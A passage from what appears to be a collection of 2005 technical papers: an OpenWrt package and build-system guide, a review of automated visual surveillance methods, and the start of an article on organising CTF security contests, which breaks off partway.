[10] `http://www.embedon.com/pdff/S3C2410A%20datasheet.rar`

[11] `http://www.embedon.com/pdff/S3C2440A%20datasheet.rar`

[12] `http://www.usb.org/developers/docs/usb_20_02212005.zip`

Hacking OpenWRT

Felix Fietkau

OpenWrt Hacking

Felix Fietkau

December 6, 2005

Contents

1 Introduction to OpenWrt **2**

2 Developer Tools **2**
2.1 Software Development Kit 2
2.2 Image Builder 3

3 Creating an OpenWrt Package Directory **3**
3.1 Config.in 3
3.2 Makefile 4
3.3 ipkg/ 6
3.4 files/ 6
3.5 patches/ 6
3.6 Kernel Module Packages 7

4 Structure of the Buildroot **7**
4.1 Build Directories 7
4.2 `toolchain/` 8
4.3 `package/` 8
4.4 `target/` 9

5 Additional Resources **11**

1 Introduction to OpenWrt

OpenWrt is a Linux distribution for wireless routers. Instead of trying to cram every possible feature into one firmware, OpenWrt provides only a minimal firmware with support for add-on packages. For users this means the ability to custom tune features, removing unwanted packages to make room for other packages and for developers this means being able to focus on packages without having to test and release an entire firmware.

OpenWrt started as a replacement firmware for the Linksys WRT54G and compatible (Broadcom BCM947xx), but currently it is being ported to other (entirely different) platforms.

In this article I want to give you an overview over using OpenWrt as a development platform, by introducing the developer tools, the package porting process and by giving a short description of the way in which the build system works.

2 Developer Tools

In order to make it easy for developers to get involved with using OpenWrt as a platform, we provide two developer packages, which are generated directly out of the build system:

2.1 Software Development Kit

The first developer tool is the *Software Development Kit* (SDK). It is a stripped-down version of the OpenWrt build system, which can build packages using the same package directory format as the full Buildroot. You can use it to maintain custom packages outside of the actual source tree, even for several different versions of OpenWrt.

The SDK contains precompiled versions of the complete toolchain and all libraries that provide development files for other packages. To use it, you can either build it yourself (by downloading the OpenWrt source and selecting it in the menuconfig system), or download it from the official download location:
http://downloads.openwrt.org/whiterussian/rc4/OpenWrt-SDK-Linux-i686-1.tar.bz2

If you want to compile packages with it, just unpack it and put your package directory inside the `package/` subdirectory of the SDK, then run `make`. If you plan on building several packages, which depend on one another, you should set the depenencies in `package/depend.mk`. The format is the same as the dependency format in the Buildroot:

```
package1-compile:  package2-compile
```

The above makes the compile step of `package2` depend on the successful build of `package1`.

2.2 Image Builder

The second developer tool is the *Image Builder*. It was designed for generating multiple firmware images from package lists and packages, without having to compile anything during the image building process. That makes it easy to maintain custom firmware builds with a specific feature set (wireless hotspot, mesh node, etc.), while staying current with the official OpenWrt releases. You can customize any part of the filesystem used in the images, either by adding or replacing packages (in the package directory or the package lists), or by adding some additional (unpackaged) files to the root filesystem.

3 Creating an OpenWrt Package Directory

3.1 Config.in

This file defines the configuration options of your package for the menuconfig system. It is required, if you want to integrate your package into the OpenWrt Buildroot. The syntax is the same as the kernel config syntax of the Linux 2.6 kernel.

Example:

```
1 config BR2_PACKAGE_STRACE
2     tristate "strace - System call tracer"
3     default m if CONFIG_DEVEL
4     help
5       A useful diagnostic, instructional, and debugging tool.
6       Allows you to track what system calls a program makes
7       while it is running.
8
9       http://sourceforge.net/projects/strace/
```

Line 1	declares the config option for the strace package. Configuration options for packages always start with `BR2_PACKAGE_`, because the package template of the common build system code will assume that it is set this way.
Line 2	defines the prompt of the config option. `tristate` means that the package can either be integrated into the firmware or only compiled as a package.
Line 3	will make sure that the package is enabled by default in developer (and release) builds.
Lines 4-9	define the help text for the current config option.

If you build multiple packages from the same source, you can add an extra config option for each of the additional packages in the same Config.in file

3.2 Makefile

This file contains all instructions that are necessary for cross-compiling your package. It is a normal makefile except for the fact that it uses a lot of shared code from the build system.

Example:

```
include $(TOPDIR)/rules.mk

PKG_NAME:=strace
PKG_VERSION:=4.5.11
PKG_RELEASE:=1
PKG_MD5SUM:=28335e15c83456a3db055a0a0efcb4fe

PKG_SOURCE_URL:=@SF/strace
PKG_SOURCE:=$(PKG_NAME)-$(PKG_VERSION).tar.bz2
PKG_CAT:=bzcat

PKG_BUILD_DIR:=$(BUILD_DIR)/$(PKG_NAME)-$(PKG_VERSION)

include $(TOPDIR)/package/rules.mk

$(eval $(call PKG_template,STRACE,strace,$(PKG_VERSION)-$(PKG_RELEASE),$(ARCH)))

$(PKG_BUILD_DIR)/.configured:
        (cd $(PKG_BUILD_DIR); rm -rf config.cache; \
                $(TARGET_CONFIGURE_OPTS) \
                CFLAGS="$(TARGET_CFLAGS)" \
                CPPFLAGS="-I$(STAGING_DIR)/usr/include" \
                LDFLAGS="-L$(STAGING_DIR)/usr/lib" \
                ./configure \
                --target=$(GNU_TARGET_NAME) \
                --host=$(GNU_TARGET_NAME) \
                --build=$(GNU_HOST_NAME) \
                --program-prefix="" \
                --program-suffix="" \
                --prefix=/usr \
                --exec-prefix=/usr \
                --bindir=/usr/bin \
                --datadir=/usr/share \
                --includedir=/usr/include \
                --infodir=/usr/share/info \
                --libdir=/usr/lib \
                --libexecdir=/usr/lib \
                --localstatedir=/var \
```

```
39                  --mandir=/usr/share/man \
40                  --sbindir=/usr/sbin \
41                  --sysconfdir=/etc \
42                  $(DISABLE_NLS) \
43                  $(DISABLE_LARGEFILE) \
44          );
45          touch $@
46
47  $(PKG_BUILD_DIR)/.built:
48          $(MAKE) -C $(PKG_BUILD_DIR) \
49                  CC=$(TARGET_CC)
50          touch $@
51
52  $(IPKG_STRACE):
53          mkdir -p $(IDIR_STRACE)/usr/sbin
54          cp $(PKG_BUILD_DIR)/$(PKG_NAME) $(IDIR_STRACE)/usr/sbin/
55          $(STRIP) $(IDIR_STRACE)/usr/sbin/*
56          $(IPKG_BUILD) $(IDIR_STRACE) $(PACKAGE_DIR)
57
58  mostlyclean:
59          $(MAKE) -C $(PKG_BUILD_DIR) clean
60          rm -f $(PKG_BUILD_DIR)/.built
```

Line 1	includes the general shared makefile, which contains most of the commonly used variables, like `$(STAGING_DIR)`.
Lines 3-12	contain some information on the package, its name, source download location, etc. If you're not using the source download rules, you can omit the variables `PKG_MD5SUM`, `PKG_SOURCE_URL`, `PKG_SOURCE` and `PKG_CAT`. You will have to add a `$(PKG_BUILD_DIR)/.prepared:` rule (similar to `.configured`) in this case.
Line 14	includes some common rules for building packages.
Line 16	activates the rules for building binary packages. It must be inserted for every single binary package that you build from the source.
Lines 18-45	define the target for configuring the package. You may omit the ./configure command for packages that don't have a configure script, but you should always include the `touch $@` command to avoid unnecessary rebuilds.
Lines 47-50	define the target for compiling the source package. This does not include any ipkg package building yet. It should only run the makefile of your source package (or whatever is necessary to compile the software).
Lines 52-56	define the target for building a binary package. You start by creating the directory structure in `$(IDIR_`*`NAME`*`)` and copying all files in there. At the end you can run the build command like in line 56 to generate the package.
Lines 58-60	define the optional `mostlyclean` target, which is used for deleting binary files from the package source directory, while leaving the sources intact. For most packages it's enough to just call the `make clean` target.

If your package is a library, you may want to install the development files into the staging directory:

```
compile-targets: install-dev
install-dev:
#       install the development files into the staging dir

clean-targets: uninstall-dev
uninstall-dev:
#       remove the development files from the staging dir
```

3.3 ipkg/

This directory contains all ipkg control files (package description and install/remove scripts). The filename is always "*pkgname.type*", for example: `strace.control`. You don't need to specify these files anywhere in your makefile, as they will be automatically added to the package at build time.

3.4 files/

This optional directory may contain extra files that you either need for compiling the package or that you want to add at a later time. It has no specific structure, but you should consider using a flat hierarchy for a small number of files.

3.5 patches/

This optional directory contains patches against the original source files. All patches should have the right format so that they can be applied with `patch -p1` from the source directory, e.g. `strace-4.5.11/`. Your patches can be in a compressed form, but this is not recommended if you plan on putting them under version control (CVS, SVN, etc.).

You don't have to add any commands to your makefile to apply these patches. If this directory exists, then the build system will automatically apply all the patches that it contains, just after unpacking the source file.

3.6 Kernel Module Packages

Kernel package directories are structurally similar to normal package directories, but with some differences:

- You should construct the package version number like this:

  `$(LINUX_VERSION)+$(PKG_VERSION)-$(BOARD)-$(PKG_RELEASE)`

- You can access the path to the kernel directory through the `$(KERNEL_DIR)` variable
- The kernel modules should be installed into `$(IDIR_<pkgname>)/lib/modules/$(LINUX_VERSION)`

4 Structure of the Buildroot

When you run make on the OpenWrt build system, it will run the individual build system targets in the following order:

- `toolchain/install` builds the toolchain and installs it into the staging directory
- `target/compile` builds the linux kernel and adds the `build_<arch>/linux` symlink, then compiles the kernel modules
- `package/compile` builds all selected packages (and installs development libraries into the staging directory)
- `target/install` installs all packages, installs the kernel modules, then uses the generated root filesystem directory and the kernel image to build the firmware

4.1 Build Directories

During the build, the following directories will be created:

- `dl/` contains all downloaded source files
- `toolchain_build_<arch>/` contains the build directories of the toolchain packages (kernel headers, uClibc, binutils, gcc, gdb)
- `staging_dir_<arch>/` contains the installed toolchain, development versions of the libraries and all utilities that are needed for the compile or image building process.
- `build_<arch>` contains the build directories of the ordinary packages.

4.2 toolchain/

`toolchain/` contains all the instructions for creating a full toolchain for cross-compiling OpenWrt.

In order to build the toolchain, the build system will first extract the kernel headers, then the uClibc source. The uClibc source directory is necessary for building gcc. Then it will build and install binutils, and later generate the *initial* gcc, which is only used to build the uClibc. With uClibc fully built, it can now generate the *final* gcc, which supports dynamic linking and targets the uClibc.

As a last, optional step it can generate the gdb for cross-debugging.

4.3 package/

`package/` contains all the code for building normal (not kernel-specific) packages.

`package/Makefile` uses the menuconfig variables to determine which subdirectories it should call. A line to translate a menuconfig line into a package directory name looks like this:

```
package-$(BR2_PACKAGE_STRACE) += strace
```

For every package that you add to the Buildroot, you need to add such a line to `package/Makefile`. Dependencies are entered like this:

```
dropbear-compile: zlib-compile
```

Of the targets that a package makefile provides, only *<name>* `-prepare`, `-compile` and `-install` are used.

- *<name>*`-prepare` unpacks and patches the software
- *<name>*`-compile` builds the software and installs the development files (if it's a library)
- *<name>*`-install` installs the software

For a `-compile` call, `-prepare` is called first though a dependency. Same with `-install` and `-compile`. Stamp files are created for `-prepare` and `-compile` to avoid unnecessary rebuilds.

You can call package building targets from the top level directory by running: `make package/`*<pkgname>*`-`*<target>*

This will run the make target *<target>* in the package directory `package/`*<pkgname>* For example, if you want to clean the strace package (so that it will be rebuilt on the next make run), you just run

```
make package/strace-clean
```

4.4 target/

`target/` contains all the kernel/target specific build system code and the actual image generating part. Most of the code is in `target/linux`.

The important make directories and targets are called in this order (`target/linux-compile` means run the target `linux-compile` in `target/`):

- `target/linux/image-compile` compiles the filesystem utilities
- `target/linux-compile`
- `target/linux/linux-2.`*X*`/compile` (called from `target/linux-compile`) builds the linux kernel
- `target/linux/image-install` (called from `target/linux/linux-2.`*X*`/compile`) builds the platform-specific image building tools and creates the firmware images

The `target/linux-`*<target>* make target can be called from the top level makefile directly. This is useful to clean the whole linux kernel directory (if you've changed the config or the patches), by running:

```
make target/linux-clean
```

The Linux kernel will then be recompiled on the next make run.

To add a new platform to the build process (*OpenWrt 'Kamikaze' 2.0* only), you need to follow these steps:

- create a menuconfig entry for it in `target/linux/Config.in`
  Example:

```
config BR2_LINUX_2_4_AR7
    bool "Support for TI AR7 based devices [2.4]"
    default n
    depends BR2_mipsel
    help
      Build firmware images for TI AR7 based routers (w.g. Linksys WAG54G v2)
```

- activate the platform in `target/linux/Makefile`
  Example:

```
$(eval $(call kernel_template,2.4,ar7,2_4_AR7))
```

- add kernel patches for the platform in `target/linux/linux-2.X/patches/<name>/`
- copy a default kernel config to `target/linux/linux-2.X/config/<name>`

You can also add additional module packages from the kernel tree to the kernel build process by adding a menuconfig option to and changing `target/linux/linux-2.X/Makefile`.

Sample menuconfig option:

```
config BR2_PACKAGE_KMOD_USB_STORAGE
    prompt "kmod-usb-storage................. Support for USB storage devices"
    tristate
    default m
    depends BR2_PACKAGE_KMOD_USB_CONTROLLER
```

Sample makefile line (for Linux 2.4):

```
$(eval $(call KMOD_template,USB_STORAGE,usb-storage,\
    $(MODULES_DIR)/kernel/drivers/scsi/*.o \
    $(MODULES_DIR)/kernel/drivers/usb/storage/*.o \
,CONFIG_USB_STORAGE,kmod-usb-core,60,scsi_mod sd_mod usb-storage))
```

The first two parameters in Line 1 are just like the parameters for `PKG_template` in package makefiles.
Line 2-3 define all object files that are to be copied into the module directory.
The last line defines dependencies and module loading options:

- `CONFIG_USB_STORAGE` is the Linux kernel config option that this package depends on
- `kmod-usb-core` is the name of an OpenWrt package that this kernel package depends on
- `60` is the prefix for the module autoload file in `/etc/modules.d/`, which determines the module load order
- `scsi_mod sd_mod usb-storage` are names of module files that are to be loaded in `/etc/modules.d/`*<prefix>-<name>*

5 Additional Resources

OpenWrt Homepage:	http://openwrt.org
OpenWrt Wiki:	http://wiki.openwrt.org
OpenWrt Documentation:	http://wiki.openwrt.org/OpenWrtDocs
OpenWrt Forum:	http://forum.openwrt.org
OpenWrt Project management:	http://dev.openwrt.org
OpenWrt IRC:	#openwrt@irc.freenode.net

Hopalong Casualty

On automated video analysis of human behaviour

Ingo Lütkebohle

Capabilities and Limitations of Visual Surveillance

Ingo Lütkebohle
iluetkeb@techfak.uni-bielefeld.de

Faculty of Technology, Applied Computer Science
Bielefeld University, P.O. Box 100131, 33501 Bielefeld, Germany

1 Introduction

Surveillance cameras have become widespread: Public places, shopping centers, offices, transportation, and the list could go on. Increasingly, the sheer volume of data requires automated analysis. This poses serious questions: Surveillance is touted as a tool against crime but *does it really work?* On the other hand, it is feared that we might wake up in a world where our every step is being monitored and scrutinized. *How close are we to 1984s Big Brother?*

Of course, no definite answers will be forthcoming. However, a review of the technology that drives automated surveillance systems may shed some light on what it can and cannot do. The technology has been making great strides in recent years but quite a few problems have only been sidestepped. Sometimes, these problems are very revealing, hinting at fundamentally hard problems.

To start this off, some general remarks on the workings of visual observation are provided in the remainder of this section. Part 2 will review methods of automated visual surveillance, from feature extraction to recognition and discuss capabilities and limitations throughout. The conclusion in 3 delivers a high-level view of capabilities and limitations.

Marvin Minsky once stated that "In general, we're least aware of what our minds do best" [13], referring to the fact that many of the things humans consider 'easy' just appear that way because we learned them so well. Their full complexity becomes evident, however, when trying to build automated systems. Visual observation is such a task: We can effortlessly tell what other persons are doing just from looking at it, right? Well, not quite, but even where that is true, automated systems are still far from being able to do the same and its not from lack of trying by the designers!

Furthermore, Minskys statement has a second part to it: We often don't know *how* we accomplish the "simple" things. For instance, and contrary to common belief, our powers of visual observation may not be learned from visual experience alone. Recently, a number of psychological findings suggest that the *motor experience* we have from our own body is at least as, if not more, important (e.g., compare [10, 2]). Therefore, **purely visual analysis may not be enough** and external knowledge will still be necessary. As such knowledge comes from human designers, it is a crucial limiting factor to the capabilities of an automated system.

2 Intro to Visual Analysis

2.1 Overview

In the most basic view, visual analysis starts with a camera and ends with action recognition. On closer look, it rapidly starts to become complicated and thick books have been written on just small parts of the problem. One of the most current, accessible and self-contained textbooks is "Computer Vision: A Modern Approach" by D.A. Forsyth and J. Ponce [8] and I will point out pertinent chapters where appropriate throughout this section.

Visual Surveillance Systems Though details vary a lot, most vision systems contain a processing pipeline at their core, as shown in figure 1. The separation is mostly due to different algorithms.




Fig. 1. Example of surveillance analysis

For a "real-world" system, essential additions to this sketch would include at least some form of storage and retrieval system, multiple camera inputs and algorithm redundancy. Common are active camera control (for pan, zoom and tilt) and feedback mechanisms that can tailor the performance of early-stage algorithms to the current analysis task.

The system shown could be an example of the stages for person tracking. The general ideas are simple: First, the object of interest must be located and described. Here, these are two persons and the description is their shape image. This is performed over several frames with data-association ("tracking"), yielding related sets. In this case, two trajectories in time. These are then summarized, depending on the needs of the final algorithm, and classified (by comparison to prior examples), e.g. as "walking" (as opposed to window-gazing or something the like).

For each step, many methods and algorithms exist. The remainder of this section will give a short overview and provide some references for further reading.

[0] Camshot by Bhikku (postprocessed): http://flickr.com/photos/bhikku/1187679/
Surveillance images from CAVIAR: http://groups.inf.ed.ac.uk/vision/CAVIAR/

2.2 Locating Humans

As shown in figure 1, the first step is locating the interesting parts in the frame. Surveillance systems are looking for humans, a hard problem because of considerable variability in appearance (shape, color and texture).

Temporal Differencing A trivial approach to detect humans is to look for any changes in the image from one frame to the next. When the camera is not moving, temporal differencing is an incredibly easy approach to do so: Take two frames, subtract pixel-by-pixel, apply a threshold, see image to the right...

Because of the frame-by-frame approach, it is very adaptive to changes in the environment and another advantage is that it does not make assumptions about the scene. However, it can be problematic that only motion at edges is visible for homogeneous objects (this particular problem has been tackled under the heading of "background subtraction", for instance cf. [14, 6]). For outdoor use, even a small camera shake – e.g., because of wind – can also cause failure if not compensated for. Therefore, this is usually just one component of a larger system.

Optical Flow Considerably more powerful is to assign a motion vector to every pixel of the image by comparison of successive frames. First popularized by Horn & Schunk [9] for detecting ego-motion of robots, in which case the camera is moving (hence the name – when the robot and its camera moves, the rest of the image "flows by"). It has a number of useful properties for this case and makes good use of low-resolution images by smoothing over all pixels for often impressive accuracy.

However, with the static camera setup typical for surveillance, troublesome edge cases are more frequent, such as overlapping objects moving in different directions and also the general "aperture problem" that motion is only unambiguous at corners. A good solution is therefore difficult to find or, in effect, optical flow is either *slow* or *inaccurate*. For instance, an accurate state-of-the art optical flow algorithm by Bruhn et al [3], achieves 18fps on a 316x252 sequence using a 3GHz Pentium 4, which is considerably slower than most of the other approaches presented. The result is very detailed, but comes at a high price.

Skin Color While this may sound particularly silly, given the huge natural variation, "skin color" detection is a fairly common approach, mostly used in conjunction with other cues. For instance, given a body silhouette, skin color may be a good cue to find hands and face. A fairly recent and comprehensive comparison of skin color matching [11] uses images on the web to gather a large data-set (with some fairly obvious results of questionable generality). Of course, this approach is only applicable for surveillance systems that use color cameras.

Appearance As human appearance is very diverse, its direct use for detection was restricted to very limited applications for a long time. In the last years an approach based on an *automatically selected combination of very simple features* ("boosting") has made great progress and is now the reigning champion for body part detection, especially face detection. To give an idea of just how simple the features can be, the original example due to Viola & Jones [17] is shown on the right.


Much more than these two are needed to be robust, however – typically, between one and two thousand features are combined, in a coarse to fine cascade that applies subsequent features only when the first matches.

Appearance based detection requires sufficient resolution to disambiguate body-parts. This is usually possible from surveillance data but crowd shots (such as at sports events) do not suffice. Apart from that, a problem of this approach is the amount of training data required, see 2.4. Its major advantages are that it can detect humans without motion, provides a very precise localization of individual parts and makes very few mistakes of the sort that something which is not a human is mistakenly detected as one (false positives). Very recently it has also been extended to articulated body parts such as hands (e.g. [12]).

2.3 Intermediate descriptions (Summaries)


The methods reviewed so far indicate a number of possible locations for humans in an image. They are not yet suitable for further processing however, because: a) multiple humans might be present, possibly overlapping and b) they are still basically at the level of a single frame. The task of separating them is called *segmentation* and will only be touched upon here, then various methods for summarization in time or space will be described in more detail.

Segmentation One of the most ill-defined topics of computer vision, segmentation is a problematic area mostly because everyone seems to expect different things from it. An example for surveillance is whether to segment the human as a whole or whether to identify individual body parts, too. That said, segmentation is usually performed based on a combination of the cues reviewed: For example, spatially connected regions of similar color moving in the same direction are good candidates for segmentation from their neighbors. For more information, please see [8, chapters 14-16] and also the discussion in part 3.



Motion History Based on image differencing, motion history images [5] accumulate differences over multiple frames into a single overlayed image. They are inspired by human peripheral vision and especially suited for capturing large body motions. The image on the right[1] shows a side view of a person sitting. Brighter parts of the image represent newer information, so that sitting down and standing up can be distinguished.

[1] A. Bobick, *Cognitive Vision Summer School 2005.*



Trajectories Trajectories abstract from appearance and capture position over time only. They can be represented visually (see the white trail in the image on the right[2]) or as paths with a given direction, velocity and duration. Input for trajectories can come from skin color detection, appearance detection and so on. It should be noted that tracking becomes a non-trivial problem quickly, such as with many different motions at the same time, occlusions (due to other people or objects) and the like.

For cases such as single walking, linear tracking using Kalman filters [8, chapter 17] works well. When overlap or interaction occur, however, some form of disambiguation by appearance will be required. Furthermore, any actions that severely change body form (such as bending down or dancing) are out of scope for regular tracking and require specialized methods such as particle filters [7], which keep track of the different body parts separately but are not yet ready for production use.

Posture A mid-level description between trajectories and full limb-tracking is the posture. On its own it is capable of distinguishing between different ways to execute the same action, e.g. compare [1] for distinguishing between different ways of walking (Canadian laws on liability for drunken behavior make this interesting). Also, gait analysis based on posture makes a medium-range biometric [4].

One issue with silhouette-based posture is self-occlusion (compare right arm in the silhouette image[3]). It is also often context-dependent and needs to be complemented with a sequence-based recognition method.

2.4 Recognition

Recognition is the process of assigning a human-understandable label to the data and is usually performed with methods from **machine learning**. The challenge is that explicit specifications of *how* to perform recognition are next to impossible and work that tries to define classes automatically has not produced anything close to human intuition so far. Therefore, all of the following methods work from examples, which is known as **supervised learning** and works as follows: First, humans have to manually assign the desired labels to input sequences, creating classes. The combination of data and labels constitute the **training set**. It is presented to the recognition algorithm, which tries to find structure that is distinctive for one of the given labels. During production, new data comes in from pre-processing and is assigned to the best match amongst the learned classes. Voilà, Recognition! Some, but not all!, algorithms can also reject input that does not fit any of the learned classes.

[2] A. Bobick, *Cognitive Vision Summer School 2005*
[3] Courtesy of C. Bauckhage [1]

A thorough review of learning methods is unfortunately beyond the scope of this paper (its long enough as it is). The literature mentioned so far, and especially the book by Forsyth & Ponce [8, part IV and VI] includes material on relevant recognition methods. All I will try here is to convey a rough idea of which method to choose for what kind of problem.

For the simplest method is euclidean distance or normalized correlation [8, section 7.6]. Principle Component Analysis (PCA) generalizes both to more examples. Both of these can be used with Bayesian classification, which has been done for many things from background subtraction to face recognition (cf. [16]). Better performance is often achieved by "boosting" or Support Vector Machines (SVMs). For an overview of the various methods, see [8, chapter 22].

Whenever the sequence to be classified consists of multiple examples over time where the precise duration is not known, Hidden Markov Models (HMMs) or more generally, graphical models are applicable to the problem.

However, for all their power and sometimes astonishing performance, these methods make decisions based on their input only. In other words, they will pass through the problems of the methods reviewed above and differ mainly in how susceptible they are to bad input. This is often summed up as either **it's the feature, stupid** or **garbage in, garbage out**, depending on your viewpoint.

3 Conclusion

Having reviewed a number of techniques for visual surveillance, back to the questions of a) do they perform as designed, b) is that enough and c) should we be worried? Most systems have been designed for controlled conditions only. This reflects the *focus on intrusion detection and collection of evidence for forensic use*. For these situations, while every individual approach has its shortcomings, a combination can ensure good performance.

For all other situations, the basic problem is that appearance is ambiguous. Therefore, no system can learn on its own, it always has to be assisted by humans. As training material costs a lot of money and time to produce, this severely restricts robustness of systems.

Another, more severe, problem with the production of training material is that it can rapidly become out of date. For instance, once the targets of surveillance become aware of how they are picked out, they are likely to change their habits rapidly. To counter this, learning has to become continuous and on-line, which opens up avenues for manipulation by providing bad examples deliberately. Imagine the Surveillance Camera Players [15] done with a slightly different purpose! It is a completely open research question whether this problem is solvable.

Apart from this question, future reviews should concentrate on detailed analysis of activities and especially interaction, two relatively immature but very active fields of research. These fields are more diverse in that they often concentrate on human-computer-interaction, but some of their methods are also applicable for surveillance.

References

1. C. Bauckhage, J. Tsotsos, and F. Bunn. Detecting abnormal gait. In *Proc. Canadian Conf. on Computer and Robot Vision*, pages 282–288. IEEE, 2005.
2. R. Blake, L. Turner, and M. Smoski. Visual recognition of biological motion is impaired in children with autism. *Psychological Science*, 14(2):151–157, 2003.
3. A. Bruhn, J. Weickert, C. Feddern, T. Kohlberger, and C. Schnorr. Variational optical flow computation in real time. *IEEE Transactions on Image Processing*, 14(5):608–615, 2005.
4. R. Collins, R.Gross, and J.Shi. Silhouette-based human identification from body shape and gait. In *Proc. Int. Conf on Automatic Face and Gesture Recognition*, pages 351–356, 2002.
5. J. W. Davis and A. F. Bobick. The representation and recognition of human movement using temporal templates. In *CVPR '97: Proc. Conf. on Computer Vision and Pattern Recognition (CVPR '97)*, page 928. IEEE, 1997.
6. A. Elgammal, D. Hardwood, and L. Davis. Non-parametric model for background subtraction. In *Proc. of the 6th European Conference on Computer Vision (ECCV)*, volume 2, pages 751–767, 2000.
7. D. Forsyth and J. Ponce. Tracking with non-linear dynamic models, 2003. Orphan Chapter from 'Computer Vision, A Modern Approach', http://www.cs.berkeley.edu/ daf/bookpages/pdf/particles.pdf.
8. D. A. Forsyth and J. Ponce. *Computer Vision, A Modern Approach*. Prentice Hall, Upper Saddle River, NJ, USA, 2003.
9. B. Horn. *Robot Vision*. MIT Press, 1986.
10. A. Jacobs, J. Pinto, and M. Shiffrar. Experience, context and the visual perception of human movement. *Journal of Experimental Psychology: Human Perception & Performance*, 30(5):822–835, 2004.
11. M. J. Jones and J. M. Rehg. Statistical color models with application to skin detection. *International Journal of Computer Vision*, 46(1):81–96, 2002.
12. M. Kölsch and M. Turk. Fast 2d hand tracking with flocks of features and multi-cue integration. In *Proc. of the IEEE Workshop on Real-Time Vision for Human-Computer Interaction (CVPRW04))*, volume 10, page 158. IEEE, 2004.
13. M. Minsky. *The Society of Mind*. Simon & Schuster, 1988.
14. N. Oliver, B. Rosario, and A. Pentland. A bayesian computer vision system for modeling human interactions. *IEEE Transactions on Pattern Analysis and Machine Intelligence (PAMI)*, 22(8):831–843, 2000.
15. Surveillance Camera Players. Completely distrustful of all government, 12th December 2005. http://www.notbored.org/the-scp.html.
16. M. Turk and A. Pentland. Face recognition using eigenfaces. In *Proc. IEEE CS Conf. on Computer Vision and Pattern Recognition (CVPR)*, pages 586–591, 1991.
17. P. Viola and M. Jones. Rapid object detection using a boosted cascase of simple features. In *Proc. IEEE CS Conf. in Computer Vision and Pattern Recognition (CVPR)*, volume 1, pages 511–518, 2001.

Hosting a Hacking Challenge - CTF-style

Background information on CIPHER, an international Capture-The-Flag contest

Lexi Pimendis

Hosting a Hacking Challenge – CTF-style

Lexi Pimenidis

Chair of Computer Science for Communication and Distributed Systems – RWTH Aachen

1 Introduction

There are a couple of reasons to create and host a hacking challenge. One of the major reasons for universities and other educational institutes is, to teach defensive and offensive IT-security in a somewhat more realistic environment than the traditional classroom.

Although a hacking challenge is a lot of work to set up, it is a large gain for everyone. The participants, i.e. students, will have new insights and learn how to work under pressure. A successful challenge will raise its host's reputation in the world of IT security and demonstrate his skills to manage and setup complex environments. Experience shows that students very much enjoy this untraditional style of practise and are willing to learn and exercise hard in preparation for such an event. Needless to say that a well organized CTF is fun for everyone.

The main goal of a hacking challenge is to simulate a network under constant attack and let the participants do their best to cope with the situation. Of course, the players will already need to have basic knowledge in defending systems to draw an advantage from these situation. Even more, it is intuitive that hacking challenges are more suitable for the advanced courses, where not only defense skills are taught, but also basic knowledge of offensive approaches to IT security are known.

In a CTF-style hacking challenge participants are usually grouped into teams that are each assigned to a specific server. Recent exercises have shown that teams work most effective, if they are of size five to ten. While smaller teams don't have the man power to keep up with larger teams, too large teams tend to be unproductive because of the large internal communication overhead. The teams' task is to keep the own server's functionality up and its data confidential, while trying to disturb the other teams' services at the same time. The deployed services are most often the same on each server, such that the teams can analyze the services' structure on their own host to gain insights in their functionality. If a vulnerability is found in a service, it can be fixed on the own system and exploited elsewhere.

Scores are assigned for defending the own system and compromising other servers. "CTF" stands for *capture the flag*. *Flags* are small pieces of data, unique random-looking strings, that are stored on each service of every team. The *flags* are stored and retrieved in intervals of several minutes to test, if a team could keep a service up and functional. Defensive scores are assigned for availability of services.

That is, unless some other team was able to compromise a service and could read the stored data. The flags are considered *captured*, if one team can submit the *flags* of another team to a central database. In that case, the capturing team receives offensive points, while the defending team's defensive points are cancelled. The task of submitting flags, retrieving them and keeping track of the scores[1] is done by a piece of software called *gameserver*. The duration of such a challenge can range from several hours to several days.

In the course of this article, I'll describe some preconditions and initial work that has to be done in order to host a CTF-style hacking challenge (or short: CTF). Section 3 is about choosing and creating the services, which is the central part of the challenge. Section 4 will briefly discuss some common pitfalls and contains links to more information.

2 Preconditions and Initial Work

This section deals with basic questions on the organizational part of a hacking challenge. While some of them might seem trivial, their importance shouldn't be underestimated. Any challenge that is of non-trivial size can only be accomplished as a major effort of the host, as well as the participants.

Such, the first decision should be to agree on a date, the duration and a place for the event to happen. The location is of minor importance, but a good Internet connection is suggested. Since a CTF can be done "distributed", players can participate over the Internet from any location. If remote participation is allowed and the game lasts only for a few hours, the time frame should be chosen in a way, that the majority of players does neither need to work early in the morning nor very late.

In the following, the focus will be on a distributed CTF. Since the actions during the course of the hacking challenge will be of potential harm to third parties if accidently misdirected, all traffic will has to take place within a closed and secured VPN. To control and log data flows between the teams, all traffic has to be routed over a central VPN-server. An example network layout for two teams is depicted in figure 1.

Hardware and Software requirements differ for each event, but a typical setup can be done with a gameserver and a central router for the VPN. Each team is suggested to deploy a gateway, the server that runs the services and one workstation for each participant.

In a distributed scenario, each team runs its server locally. To ensure that the services initially have an identical setup, the services are deployed as part of a virtual machine. The virtual machine is setup in advance by the host, encrypted and distributed ahead of the exercise. At the start of the exercise the encryption key is published, the images are decrypted and started. Another advantage of working on virtual machines is that the memory layout is identical.

[1] The team with the highest score wins. But in my opinion, winning the contest is a secondary goal only.

